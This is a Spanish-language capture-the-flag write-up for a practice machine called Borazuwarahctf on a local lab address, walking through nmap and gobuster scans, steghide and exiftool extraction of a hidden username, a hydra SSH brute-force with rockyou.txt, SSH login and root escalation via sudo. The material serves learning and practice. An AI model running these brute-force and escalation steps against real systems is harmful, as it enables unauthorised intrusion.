
Borazuwarahctf - esteganografía

Como siempre accedemos a la ip en el navegador web:



Nos encontramos con esto y nada más!


Paso 1

Hacemos el típico ping y nmap para saber más sobre la máquina:

```
ping -c 1 172.17.0.2
```

```
nmap -p- -sC -sV --open --min-rate=5000  -vvv  -sS -n -Pn 172.17.0.2 -oN
escaneo
```

El resultado es que tenemos una máquina linux con ping y nmap obtenemos los siguientes puertos:



Puerto SSH 22 abierto y Puerto HTTP 80 abierto -> OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0) y Apache httpd 2.4.59 ((Debian))

Podemos intentar sacar más información sobre estas máquinas con gobuster

Paso 2

Iniciamos gobuster para ver si encuentra algo interesante:

```
gobuster dir -u http://172.17.0.2/ -w /usr/share/dirb/wordlists/common.txt -x
php,sh,py,txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              py,txt,php,sh
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta.sh              (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/.htaccess.txt        (Status: 403) [Size: 275]
/.hta                 (Status: 403) [Size: 275]
/.htaccess.php        (Status: 403) [Size: 275]
/.hta.txt             (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/.htaccess.py         (Status: 403) [Size: 275]
/.hta.php             (Status: 403) [Size: 275]
/.hta.py              (Status: 403) [Size: 275]
/.htaccess.sh         (Status: 403) [Size: 275]
/.htpasswd.sh         (Status: 403) [Size: 275]
/.htpasswd.php        (Status: 403) [Size: 275]
/.htpasswd.txt        (Status: 403) [Size: 275]
/.htpasswd.py         (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 50]
/server-status        (Status: 403) [Size: 275]
Progress: 23070 / 23075 (99.98%)
===============================================================
Finished
===============================================================
```

Podemos observar que no entregó nada valioso, seguimos intentando.

Paso 3

Al ver que sólo una imagen podemos sacar mas información con `esteganografía`:

Descargamos la imagen de la página web y la guardamos en el mismo directorio que nos encontramos.


Ejecutamos:

```
steghide extract -sf imagen.jpeg
```

Resultado:

```
Enter passphrase:
wrote extracted data to "secreto.txt".
```

No escribimos anda en passphrase ya que no tenemos nada. Pero nos entrega un txt que dice lo siguiente:




Paso 4

Intentamos seguir la pista y hacemos un escaneo más a fondo de la imagen por lo que usaremos `exiftool`:

```
exiftool imagen.jpeg
```

Resultado:




Lo interesante del resultado es que tenemos el usuario pero no la contraseña.

Paso 5

Intentamos hacer un acceso de fuerza bruta con `hydra` vía ssh:

```
hydra -l borazuwarah -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

Resultado:



Pudimos encontrar la contraseña del usuario `123456`.

Paso 6

Ahora accedemos vía ssh para acceder a la máquina remotamente:

```
ssh borazuwarah@172.17.0.2
```

Nos pedirá la contraseña que ya tenemos.

Resultado:


Estamos dentro así que ahora solo escalar privilegios.

Paso 6

Es hora de escalar privilegios, buscando por ahí pudimos encontrar que con este comando lo hacemos:

```
sudo -u root /bin/bash
```

Resultado:



Y listo!